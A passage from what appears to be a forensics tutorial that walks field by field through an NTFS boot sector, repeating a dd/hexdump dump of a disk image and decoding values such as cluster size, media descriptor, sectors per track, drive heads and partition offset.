| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x8: 8 Sectors / Cluster

$$512\frac{bytes}{sector} * 8\frac{sectors}{cluster} = 4096\frac{bytes}{cluster}$$

# Master Boot Record – Reserved Sectors

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x0: 0 Reserved Sectors

# Master Boot Record – Set to 0

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x0: 0

# Master Boot Record – Not Used By NTFS

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x0: 0

# Master Boot Record – Media Descriptor

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0xF8: Fixed Disk – Hard Disk Partition

# Master Boot Record – Always 0

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x0: 0

# Master Boot Record – # Sectors / Track

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x3F: 63 Sectors / Track

# Master Boot Record – # Drive Heads

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0xFF: 255 Drive Heads

# Master Boot Record – # Sector Before Partition

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x800: 2048 Sectors Before NTFS Partition Starts

# Master Boot Record – Not Used By NTFS

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x0: Not Used by NTFS

# Master Boot Record – Not Used By NTFS

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
